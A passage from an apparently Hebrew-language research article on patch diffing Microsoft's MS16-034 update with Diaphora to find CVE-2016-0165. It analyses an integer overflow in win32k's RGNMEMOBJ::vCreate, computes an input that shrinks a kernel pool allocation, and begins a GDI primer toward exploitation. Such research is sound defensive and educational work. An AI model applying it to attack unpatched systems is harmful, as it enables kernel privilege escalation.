-a----         2/4/2016   5:25 PM        2068992 win32k.sys


    Directory: F:\Research\MS16-034\KB3139852\binaries\x86_microsoft-windows-win32k_31b
    e_bb6b88d7b0c383b4


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/4/2016   5:20 PM        2076672 win32k.sys
```

בעזרת השיטה שתיארנו, נמצא את הבינאריים ביניהם נרצה להשוות. כזכור, החולשה היא חולשת win32k, כך שהקבצים אותם נרצה להשוות הם win32k.sys. נחלץ את קבצי win32k.sys מכל אחד מהעדכונים. בשלב זה, נוכל להשוות ביניהם ולחפש את החולשה שנסגרה.


BinDiffing עם Diaphora

כעת, יש לנו שני קבצי PE ביניהם נרצה לבצע השוואה על מנת לזהות את החולשה שנסגרה בקובץ העדכני שבהם. כמובן שההשוואה שאנו מעוניינים בה היא השוואה ברמת האסמבלי, דבר לא טריוויאלי שלא קיים בדיסמאבלר בו ניעזר במאמר (IDA) באופן מובנה. לצורך ביצוע ה-BinDiffing, ניעזר בתוסף ל-IDA.


ישנם מספר כלי diffing פופולריים ומוכרים בעולם שתומכים ב-IDA, ביניהם Zymanics/Google BinDiff, שבעבר היה מוצר שמצריך תשלום אך כיום הוא מוצר חינמי, TurboDiff, Diaphora ועוד. במאמר זה, נשתמש ב-Diaphora: תוסף bindiffing חינמי ובעל קוד-פתוח ל-IDA & Radare2 שממומש כולו ב-Python.

Diaphora עובדת בעזרת המרת קבצי ה-IDB (IDA Database) והוספת Metadata לקבצי SQLite DB. הרצת Diaphora נעשית באותו אופן בו נריץ כל קובץ סקריפט ב-IDA.

על מנת להשתמש ב-Diaphora, ראשית נשכפל את ה-repo שלה. לאחר מכן, נפתח את אחד הקבצים ביניהם נרצה להשוות ב-IDA. ב-IDA, תחת File, נבחר ב-Script File (ALT + F7):



נבחר בקובץ diaphora.py שנמצא בתיקיית האם של Diaphora ונריץ אותו. יוצג לנו דיאלוג שמאפשר לנו לשלוט באופן הפעולה של Diaphora:



נסקור בקצרה את החלון. תחילה, ניתן לראות שתחת הקטגוריה "SQLite databases" אנו יכולים לספק נתיב לקובץ אליו Diaphora תייצא את ה-DB (הנתיב שמימין לתווית "Export IDA database to SQLite"), ונתיב ל-DB מולו אנו מעוניינים לבצע את ההשוואה ("SQLite database to diff against"). כמו כן, ניתן לראות שיש שלל אפשרויות שניתן לבחור, אשר ישפיעו על ההתנהגות של הכלי.

האפשרויות מתחלקות לשני סוגים: אפשרויות שמשפיעות על קובץ ה-DB ש-Diaphora מייצאת, ואפשרויות שמשפיעות על ההשוואה בין קבצי ה-DB. נסקור בקצרה את האפשרויות המשפיעות על קובץ ה-DB:

1. "Use the decompiler if available" - במידה ו-Hex-Rays מותקן עם IDA וההגדרה הזו נבחרה, Diaphora תיעזר בדיקומפיילר על מנת לאסוף מידע נוסף שיעזור לתהליך ההשוואה.
2. "Do not export library and thunk functions" - Diaphora תתעלם מפונקציות שאינן שייכות לבינארי עצמו.
3. "Export only non-IDA generated functions" - Diaphora תתייחס רק לפונקציות שהשם שלהן הוא לא השם האוטומטי ש-IDA מעניקה לפונקציות.
4. "Do not export instructions and basic blocks" - Diaphora תייצא רק "סיכומים" של פונקציות. חוסך זמן הרצה, במיוחד כשמדובר בבינאריים גדולים, אבל גם פוגע בהשוואה.
5. "Use probably unreliable methods" - Diaphora תשתמש ביוריסטיקות פחות אמינות.
6. "Use slow heuristics" - Diaphora תשתמש ביוריסטיקות איטיות יותר שככל הנראה ישפרו את ההשוואה.
7. "Relaxed calculations of differences ratios" - Diaphora תשתמש בשיטת חישוב איטית יותר לצורך השוואה בין שתי פונקציות. יכול לשפר את תוצאות ההשוואה.
8. "Use experimental heuristics" - Diaphora תשתמש ביוריסטיקות ניסיוניות, שככל הנראה אינן שימושיות.

האפשרויות הבאות רלוונטיות רק להשוואה עצמה:


9. "Ignore automatically generated names" - אחת היוריסטיקות של Diaphora להשוואה בין פונקציות, היא יוריסטיקה המתבססת על שמות הפונקציות. אם IDA לא מצליחה לזהות את השם של הפונקציה על סמך הסימבולים או על סמך ה-EAT (**E**xport **A**ddress **T**able) של הקובץ, IDA תייצר שם אוטומטי שיוענק לפונקציה. האפשרות הזו מגדירה ל-Diaphora להתעלם מהיוריסטיקה הזו עבור פונקציות ששמותיהן יוצרו אוטומטית על ידי IDA.
10. "Ignore all function names" - התעלמות מוחלטת מהיוריסטיקה המתבססת על שמות פונקציות.
11. "Ignore small functions" - Diaphora תתעלם מפונקציות שיש בהן פחות מ-6 פקודות אסמבלי.

לצורך המאמר, נבחר באפשרויות 1, 2, 6, 8 ו-9, ונייצא את הבינארי הראשון ל-DB. הפעולה תיקח מספר דקות.

לאחר מכן, נפתח את הבינארי מולו נרצה להשוות את הבינארי הראשון ב-IDA, ונריץ שוב את diaphora.py. הפעם, מעבר לבחירת המיקום בו נרצה לשמור את קובץ ה-SQLite DB שיווצר, נבחר גם SQLite DB מולו נרצה לבצע את ההשוואה. ה-DB הזה הוא, כמובן, ה-DB שיצרנו בהרצה הקודמת של Diaphora. הפעולה תיקח זמן רב יותר הפעם, מכיוון שמעבר ליצירת ה-DB, Diaphora גם תבצע את

ההשוואה. כמובן שגם הפעם קובץ ה-DB ישמר, כך שבפעם הבאה שנרצה להשוות בין הבינאריים נוכל לחסוך את יצירת ה-DB. נורה ל-Diaphora לבצע את ההשוואה ונמתין שהיא תסתיים.


בתום ההשוואה, יפתחו לנו מספר תצוגות (Views) נוספים ב-IDA:



התצוגות הללו הן תצוגות ש-Diaphora יצרה על מנת להנגיש לנו את תוצאות ההשוואה. נסקור בקצרה את התצוגות:

1. **Best Matches** היא תצוגה תחתיה נמצא את כל הפונקציות ש-Diaphora החליטה שהן זהות, על סמך יוריסטיקות שונות, ביניהן השוואת ה-pseudo-code, השוואת גיבובים (hashes) שונים, השוואת אסמבלי וכו'. התצוגה הזו לא מעניינת אותנו מכיוון שאנו מעוניינים לבחון את מה ששונה.
2. **Unmatched** היא תצוגה תחתיה נמצאות הפונקציות ש-Diaphora לא הצליחה למצוא להן התאמה (כלומר פונקציה מולה לבצע את ההשוואה).
3. **Partial Matches** היא תצוגה תחתיה יוצגו כל הפונקציות ש-Diaphora זיהתה כפונקציות שנעשה בהן שינוי. זוהי התצוגה שתכיל מידע שמעניין אותנו.

בכל תצוגה המציגה צמדים של פונקציות בין הקבצים (תצוגות "Matches" למיניהן), נוכל לבצע פעולות נוספות על ידי לחיצה על הלחצן הימני כאשר הסמן נמצא מעל שורה מסוימת. הפעולות הנוספות יאפשרו לנו לבצע השוואה בין הפונקציות המופיעות באותה שורה על סמך פקודות האסמבלי, ה-pseudo-code והתצוגה הגרפית של הפונקציות:



נלך לתצוגת ההתאמות החלקיות. ניתן לראות ש-Diaphora מצאה התאמה חלקית עבור 20 פונקציות:

Line	Address	Name	Address 2	Name 2	Ratio	BBlocks 1	BBlocks 2	Description
00000	bf837ef8	@sbit_GetMetrics@48	bf837ec8	@sbit_GetMetrics@48	0.540	34	22	Perfect match, same name
00001	bf83a50d	_EngTransparentBlt@32	bf83a425	_EngTransparentBlt@32	0.830	66	66	Perfect match, same name
00002	bf83a9b3	_NtGdiTransparentBlt@44	bf83a8c6	_NtGdiTransparentBlt@44	0.970	126	127	Perfect match, same name
00003	bf857f76	?bSubtractComplex@RGNOBJAPI@...	bf857e5c	?bSubtractComplex@RGNOBJAPI@...	0.510	90	89	Perfect match, same name
00004	bf87f9fe	?vCreate@RGNMEMOBJ@@QAEXA...	bf87f8ce	?vCreate@RGNMEMOBJ@@QAEXA...	0.930	58	56	Perfect match, same name
00005	bf882f60	_ProcessAlphaBitmap@4	bf882e13	_ProcessAlphaBitmap@4	0.690	22	17	Perfect match, same name
00006	bf8986a9	?bGetRealizedBrush@@YGHPAVBR...	bf898531	?bGetRealizedBrush@@YGHPAVBR...	0.840	134	135	Perfect match, same name
00007	bf8a45c4	?EngStretchBltNew@@YGHPAU_SU...	bf8a4440	?EngStretchBltNew@@YGHPAU_SU...	0.650	230	233	Perfect match, same name
00008	bf8a893e	??0DEVLOCKBLTOBJ@@QAE@AAV...	bf8a8773	??0DEVLOCKBLTOBJ@@QAE@AAV...	0.930	1	1	Perfect match, same name
00009	bf8d16b0	??1SURFMEM@@QAE@XZ	bf8d14b0	??1SURFMEM@@QAE@XZ	0.930	22	20	Perfect match, same name
00010	bf8d21da	?vInit@DEVLOCKBLTOBJ@@QAEXXZ	bf8d1fc7	?vInit@DEVLOCKBLTOBJ@@QAEXXZ	0.900	1	1	Perfect match, same name
00011	bf8d2913	?vSpDwmValidateSurface@@YGXA...	bf8d2700	?vSpDwmValidateSurface@@YGXA...	0.930	124	123	Perfect match, same name
00012	bf8defba	??0MULTISURF@@QAE@PAU_SUR...	bf8ded8a	??0MULTISURF@@QAE@PAU_SUR...	0.950	1	1	Perfect match, same name
00013	bf8fe7f0	?bFill@@YGHAAVEPATHOBJ@@PA...	bf8fe5b0	?bFill@@YGHAAVEPATHOBJ@@PA...	0.940	54	53	Perfect match, same name
00014	bf8ff3f4	_EngPlgBlt@44	bf8ff19d	_EngPlgBlt@44	0.900	192	194	Perfect match, same name
00015	bf90bc6f	_xxxMNDestroyHandler@4	bf90b9e5	_xxxMNDestroyHandler@4	0.950	26	26	Perfect match, same name
00016	bf9113cb	_GenerateWindowShadow@8	bf91112a	_GenerateWindowShadow@8	0.890	16	13	Perfect match, same name
00017	bf93f5bc	_xxxRealMenuWindowProc@24	bf93f2dc	_xxxRealMenuWindowProc@24	0.950	286	284	Perfect match, same name
00018	bf9429cf	_xxxRealDrawMenuItem@24	bf9426cd	_xxxRealDrawMenuItem@24	0.900	174	164	Perfect match, same name
00019	bf97667a	?EngStretchBltOld@@YGHPAU_SUR...	bf97630d	?EngStretchBltOld@@YGHPAU_SUR...	0.650	216	218	Perfect match, same name

בשלב זה, נצטרך לבחון את הפונקציות השונות ולנסות לזהות את החולשה. חדי העין ייזכרו שהעדכון הזה סוגר מספר חולשות ב-win32k, כך שבפועל ב-20 הפונקציות הללו נסגרה יותר מחולשה אחת, כך שסקירה קפדנית של כל שינוי ושינוי תוביל למציאה של מספר חולשות, אך כאמור - אנו מתמקדים ב--CVE 2016-0165.

מ-BinDiffing ל-BSOD

זיהוי החולשה

כאשר אנו מנסים לזהות חולשה בעדכון אבטחה, וגם כאשר אנו מנסים לזהות חולשה באופן כללי, חשוב שיהיה לנו עוגנים שעל סמכם נבצע את החיפוש. העוגנים הללו יספקו לנו כיוון התחלתי וימנעו מאתנו ללכת לאיבוד. אם מדובר ב-CTF, העוגנים הללו יכולים להיות רמזים כאלו ואחרים - כמו שם האתגר, הקטגוריה תחתיה הוא נמצא, תיאור האתגר. בעולם האמיתי, העוגנים הללו יכולים להיות סוג הרכיב בו אנו מחפשים את החולשה, נקודות כשל מוכרות (Sinks), מידע אשר נמצא בשליטת התוקף (Sources) וההיסטוריה הקרובה של ניצול הרכיב אותו אנו מעוניינים לנצל.

ב-win32k קיימים מספר "טרנדים" ששווה להכיר, הבולטים בהם (למיטב ידיעתי) הם חולשות Use-After-Free (לרוב כאלו המנצלות User Callbacks), Integer Overflows (בעיקר כאלו המאפשרים OOB W/R) ו-Type-Confusion. במעבר שלנו על הפונקציות ששונו, ננסה תחילה למצוא זכר לחולשות הללו.

לאחר מספר פונקציות, ניתקל בשינוי הבא ב-RGNMEMOBJ::vCreate (גרסה פגיעה למעלה, התיקון למטה):


```
92LABEL_13:
93  if ( v6 >= 0x14 )
94  {
95    if ( 40 * (v6 + 1) )
96    {
97      v12 = ExAllocatePoolWithTag(PagedPoolSession, 40 * (v6 + 1), 0x6E677247u);
98      v7 = a4;
99      P = v12;
100   }
101   else
102   {
103     P = 0;
104   }
105   if ( !P )
106     return;
107   v38 = 1;
108 }
109 else
110 {
111   v38 = 0;
112   P = &v29;
113 }
114 v13 = (int *)(*((_DWORD *)v4 + 2) + 28);
```

```
0LABEL_13:
1   if ( NumberOfBytes >= 0x14 )
2   {
3     if ( ULongAdd(NumberOfBytes, 1u, &NumberOfBytes)
4       || ULongLongToULong(40 * NumberOfBytes, 40 * (unsigned __int64)NumberOfBytes >> 32, &NumberOfBytes)
5     {
6       return;
7     }
8     P = NumberOfBytes ? ExAllocatePoolWithTag(PagedPoolSession, NumberOfBytes, 0x67646547u) : 0;
9     if ( !P )
0       return;
1     v6 = a4;
2     NumberOfBytes = 1;
3   }
4   else
5   {
6     NumberOfBytes = 0;
7     P = &v28;
8   }
9   v12 = (int *)(*((_DWORD *)v4 + 2) + 28);
```

השינוי הזה **צועק** לנו Integer overflow! למה? מכיוון שניתן לראות שבגרסה המתוקנת משתמשים בפונקציות מ-intsafe.h על מנת לבצע פעולות אריתמטיות בסיסיות והמרות, בעוד שבגרסה הפגיעה - לא. Intsafe.h הוא header מבית Microsoft שמוגדרות בו שלל פונקציות לביצוע פעולות אריתמטיות שונות ולביצוע המרות בין טיפוסי מספרים. הפונקציות ULongAdd ו-ULongLongToLong, בהן קיים שימוש בגרסה המתוקנות, הן חלק מהפונקציות המוגדרות בו. הקובץ נפתח בהערה הבאה:

```
/****************************************************************************
*                                                                           *
*  intsafe.h -- This module defines helper functions to prevent             *
*               integer overflow bugs.                                      *
*                                                                           *
*  Copyright (c) Microsoft Corp.  All rights reserved.                      *
*                                                                           *
****************************************************************************/
```

אם נבחן את הגרסה הלא מתוקנת, נראה שאכן קיים integer overflow - למען האמת, קיימים שני Integer Overflows. נבחן את הגרסה הפגיעה של קוד האסמבלי של האזור ששונה:



ערך כלשהו מועבר ל-ecx. לאחר מכן, במידה והערך גדול מ-0x14, מוסיפים לו 1 (lea eax, [ecx+1]) ולאחר מכן מכפילים אותו ב-0x28 (imul eax, 28h). במידה והערך שמתקבל שונה מ-0, מבקשים להקצות זיכרון Pool בגודל של הערך שמתקבל, עם התג Grgn (0x6E677247). הבעיה היא, שלא מתבצעת בדיקה שלא מתרחש overflow בעת השינויים של הערך - לאחר שמוסיפים 1, אם הערך של ecx היה 0xFFFFFFFF, הערך החדש עלול להיות 0 ולא מתבצעת בדיקה מתאימה לכך. כמו כן, לאחר שמכפילים ב-0x28 (40), לא מתבצעת בדיקה שלא התבצע overflow במהלך הפעולה. בערך שמתקבל כתוצאה מהפעולות האריתמטיות הללו משתמשים בשביל לציין את מספר הבתים שהפונקציה מבקשת שיוקצו בקריאה ל-ExAllocatePoolWithTag, כך שקיים סיכוי שניתן לנצל את ה-integer overflow על מנת לבצע pool overflow. בגרסה המתוקנת, משתמשים ב-macros שמוגדרים ב-intsafe.h, וכך סוגרים את החולשה.

זיהינו חולשת integer overflow שאנו חושבים שיכולה להוביל ל-pool overflow, אבל עדיין יש כמה שאלות שנצטרך לענות עליהן, הראשונה היא האם המצב זהה בגרסה הפגיעה של הרכיב עבור Windows 10 1511 64-bit, שהיא הגרסה של מערכת ההפעלה בה נרצה לנצל את החולשה. לפני שנענה על השאלה הזאת, נדון בקצרה על הארכיטקטורה של win32k ב-Windows 10.

עד כה, כשדיברנו על win32k, תמיד דיברנו על דרייבר אחד - win32k.sys - שבו ממומש הצד הקרנלי של ה-Windows subsystem. המשמעות של זה היא שכל מכשיר שרצה להשתמש ב-Windows subsystem - החל ממערכות Desktop מלאות ועד מכשירי IoT - היה צריך לטעון את כל ה-subsystem, גם אם היו חלקים רבים בו להם לא הזדקק.

על מנת לחסוך את הטעינה המיותרת הזו, החל מ-Windows 10 בוצע refactoring ב-Windows subsystem: במקום ש-win32k.sys יכלול בתוכו את כל הפונקציונליות, win32k.sys צומצם משמעותית ורוב הפונקציונליות שבו יוצאה ל-win32kbase.sys ו-win32kfull.sys, ו-win32k.sys טוען אותם לפי צרכי הפלטפורמה עליה הוא רץ.

כתוצאה מהשינוי הזה, הפונקציה שהפגיעה (RGNMEMOBJ::vCreate) עברה ל-win32kbase.sys. נעתיק גרסה לא מעודכנת של win32kbase.sys (ספציפית נעתיק את הדרייבר ממכונה שמעודכנת לפברואר 2016), ונבחן את הפונקציה ב-IDA.

להלן גרסת קטע הקוד הפגיע -Windows 10 v1511 64-bit:

נתאר את הקוד המופיע לעיל: מוסיפים 1 לערך שנמצא ב-rdi ולאחר מכן מעתיקים את הערך ל-eax, לאחר מכן לוקחים את ה-DWORD שב-eax ומכפילים אותו ב-3, ולבסוף מבצעים הזזה שמאלה (shift left) של הערך המתקבל ב-4 בתים. התוצאה של כל הפעולות האריתמטיות הללו מועברת ל-PALLOCMEM2 כמספר הבתים אותם נרצה להקצות. אם נבחן את PALLOCMEM2, נראה כי מדובר במעטפת סביב Win32AllocPoolImpl שמעירה 0x21 (33, הערך המזוהה עם הקבוע PagedPoolSession) בתור הארגומנט הראשון:

```
1  void *__fastcall PALLOCMEM2(size_t Size, unsigned int a2, int a3)
2  {
3    void *v3; // rbx
4    size_t v4; // rdi
5    int v5; // esi
6    unsigned int v6; // ebp
7
8    v3 = 0i64;
9    v4 = (unsigned int)Size;
10   v5 = a3;
11   v6 = a2;
12   if ( (_DWORD)Size )
13   {
14     if ( (signed int)IsWin32AllocPoolImplSupported_0() >= 0 )
15       v3 = (void *)Win32AllocPoolImpl_0(33i64, (unsigned int)v4, v6);
16     if ( v3 && v5 )
17       memset(v3, 0, v4);
18   }
19   return v3;
20 }
```

בחינה של Win32AllocPoolImpl (שנמצא ב-win32kfull) מגלה שגם היא מעטפת סביב ExAllocatePoolWithTag:

```
1  void __fastcall Win32AllocPoolImpl(POOL_TYPE a1, SIZE_T a2, ULONG a3, __int64 a4)
2  {
3    __int64 v4; // rax
4
5    if ( (a3 & *((_DWORD *)gpLeakTrackingAllocator + 10)) == a3 && (v4 = 0i64, *((_DWORD *
6    {
7      while ( *((_DWORD *)gpLeakTrackingAllocator + v4) != a3 )
8      {
9        if ( ++v4 >= (unsigned __int64)*((unsigned int *)gpLeakTrackingAllocator + 11) )
10         goto LABEL_2;
11     }
12     sub_1C0194E6F(a2, a1, (__int64)gpLeakTrackingAllocator, 0, a3);
13   }
14   else
15   {
16 LABEL_2:
17     ExAllocatePoolWithTag(a1, a2, a3);
18   }
```

כך שלצורך העניין נוכל להתייחס ל-PALLOCMEM2 כאל קריאה ל-ExAllocatePoolWithTag כאשר סוג ה-Pool הוא Paged Session Pool. הערך של הארגומנט שמועבר כגודל ההקצאה ניתן על ידי:

$$size = \mathrm{DWORD}((3 \times (n+1)) \ll 4)$$

כאשר n הוא הערך של rdi בתחילת הבלוק שסקרנו. מכיוון ש-size הוא DWORD, עבור ערכים מסוימים של n יתבצע overflow במהלך החישוב. לדוגמה, אם תוצאת האגף הימני של המשוואה לפני ההמרה ל-DWORD היא 0x1’00000020, אז size יהיה שווה ערך ל-0x20. נחשב את הערך של n עבורו המצב הזה מתקיים:

$$n = \frac{(0x1'00000020 \gg 4)}{3} - 1 = \frac{0x10000002}{3} - 1 = 0x5555556 - 1 = 0x5555555$$

כלומר, אם rdi שווה ל-0x5555555 בתחילת הקטע שבחנו, אז בקריאה ל-PALLOCMEM2 הפונקציה תבקש הקצאת Pool בגודל 0x20 בתים.

לאחר שהבנו כיצד עובד ה-Integer Overflow בפונקציה, ננסה להבין את החולשה עצמה.

הבנת החולשה

אז מצאנו Integer Overflow והבנו כיצד הוא עלול להוביל לבקשת הקצאה בגודל לא צפוי. השלב הבא הוא לנסות להבין את ההקשר בו נגרם ה-overflow, ולנסות להבין על מה הוא משפיע.

ה-overflow עצמו נמצא בפונקציה RGNMEMOBJ::vCreate. הפונקציה הזו היא פונקציה של המחלקה RGNMEMOBJ. על מנת להבין את מטרת הפונקציה והמחלקה טוב יותר ומבלי שנצטרך להתעמק יותר מדי ב-Disassembly, ניעזר בקוד המקור של Windows 2000 (NT 4.0) ש**דלף** בשנת 2004. הקוד שדלף הוא הקוד הרשמי של מערכת ההפעלה, ולמרות שהקוד ישן, הרבה רכיבים (במיוחד קרנליים) דומים

למקביליהם הנוכחיים, הן על מנת לשמור על תאימות לאחר והן מכיוון שמדובר באבני יסוד במערכת ההפעלה ששינוי רציני שלהם משמעו עיצוב מחדש של מערכת ההפעלה כפי שאנו מכירים אותה.

ניעזר בקוד המקור ונבחן את התיעוד של המחלקה RGNMEMOBJ, המופיע תחת ntos/w32/ntgdi/gre/rgnobj.hxx:

```
/*********************************Class*********************************\
* class RGNMEMOBJ : public RGNOBJ
*
*   Memory object for REGION class.
*
* Public Interface:
*
*   RGNMEMOBJ                   Constructor for derived classes
*   RGNMEMOBJ(EPATHOBJ&, FLONG) Constructor for converting paths to regions.
*  ~RGNMEMOBJ()                 Destructor
*
*   VOID vInit                  Initialize memory object
```

מהתיעוד אנו לומדים שמדובר ב"אובייקט זיכרון עבור מחלקת REGION". אזורים (Regions) הם משאב שימושי מאוד בתכנות GUI ב-Windows. נסקור אותם בקצרה בהמשך.

בתיעוד לא מופיעה הפונקציה vCreate, אך אם נבחן את הגדרת המתודות הציבוריות של הפונקציה נבחין בעובדה מעניינת:

```
class RGNMEMOBJ : public RGNOBJ /* rmo */
{
public:
    RGNMEMOBJ();
    RGNMEMOBJ(SIZE_T);
    RGNMEMOBJ(BOOL);
    RGNMEMOBJ(EPATHOBJ& po, FLONG fl = ALTERNATE, RECTL *pb = NULL ) {vCreate(po,fl,pb);}

   ~RGNMEMOBJ() {}

    VOID vCreate(EPATHOBJ& epo, FLONG fl, RECTL *pBound = NULL);
```

ניתן לראות שה-Constructor שמטרתו להמיר מסלול (Paths) לאזורים (Regions) הוא בעצם מעטפת סביב vCreate, וכן ניתן לראות את החתימה של vCreate. מכאן אנו למדים שככל הנראה גם בגרסה שלנו של מערכת ההפעלה, המטרה של RGNMEMOBJ::vCreate היא להמיר בין אובייקט המתאר מסלול (EPATHOBJ) לאובייקט אזור. גם על אובייקטי מסלול נרחיב בקרוב.

גם את קוד המקור הישן של vCreate נוכל למצוא בהדלפה, תחת ntos/w32/ntgdi/gre/rgnobj.cxx, אך לפני כן נדון בקצרה על מספר נושאים בתכנות GUI ב-Windows.

GUI (**G**raphical **U**ser **I**nterface) הוא ממשק משתמש המבוסס על עיצוב גרפי, להבדיל ממשק משתמש המבוסס על תוכן טקסטואלי בלבד. GUI Programming הוא מונח המשמש לתיאור תכנות של ממשקי משתמש גרפיים. במאמר הקודם שפרסמתי, סקרנו בקצרה את מנגנון ה-GDI ב-Windows, ודנו על Bitmaps ו-Palettes. במאמר זה, נעמיק את הדיון שלנו בנושא GUI Programming בעזרת GDI.

הדיון שלנו יתבצע בעזרת דוגמות פרקטיות, דרכן נכיר את האובייקטים השונים הקיימים ב-GDI. אנו נכתוב תכנית אשר יוצרת חלון, ומציירת בתוכו צורה הדומה למגן דוד, ולאחר מכן צובעת אותו בצבע כחול.

נתחיל ביצירת החלון. את החלון ניצור בעזרת קריאה ל-CreateWindowExA. במאמר הקודם שפרסמתי עסקתי בהרחבה בחלונות והאובייקטים הקרנליים המייצגים אותם ב-Windows, כך שנסתפק בהצגת השורה ליצירת החלון:

```
HWND window = CreateWindowExA(0, "Static", "Hello", WS_VISIBLE, 0, 0, 1000,
1000, 0, 0, 0, 0);
```

השורה הזו תיצור חלון חדש מסוג "Static", שהכותרת שלו היא "Hello" והוא גלוי. אם נריץ את התוכנית, נוכל להבחין בחלון שנוצר בפינה השמאלית העליונה של המסך.

הפעולה הבאה שנרצה לעשות היא לצייר על החלון. על מנת לעשות זאת, נצטרך להשיג ידית (handle) ל-**Device Context** של החלון. Device Context הוא מונח אבסטרקטי יחסית, ונוח לחשוב עליו בתור אובייקט המתאר את ה"משטח" שעליו אנו רוצים לצייר. אחד הרעיונות עליהם מתבסס GDI הוא סיפוק שכבת אבסטרקציה מעל השכבה החומרתית, בה משתמשים על מנת לצייר. הממשק שמייצא ה-GDI הוא אחיד עבור כל דבר שמאפשר לנו לייצג דברים בצורה ויזואלית - מדפסות, חלונות, Bitmaps ועוד - אשר נקראים Device Contexts בטרמינולוגית GDI. כאשר נרצה לבצע פעולות גרפיות בעזרת GDI, כמו ציור על חלון, יהיה עלינו להשתמש ב-Device Context שמייצג את המשטח עליו נרצה לצייר, במקרה שלנו - החלון.

ב-user-mode, Device Contexts מיוצגים בעזרת ידית מסוג HDC. על מנת לקבל את ה-Device Context (להלן: DC) של חלון מסוים, נקרא ל-GetDC עם ה-handle לחלון. נוסיף לתכנית שלנו את השורה הבאה:

```
HDC dc = GetDC(window);
```

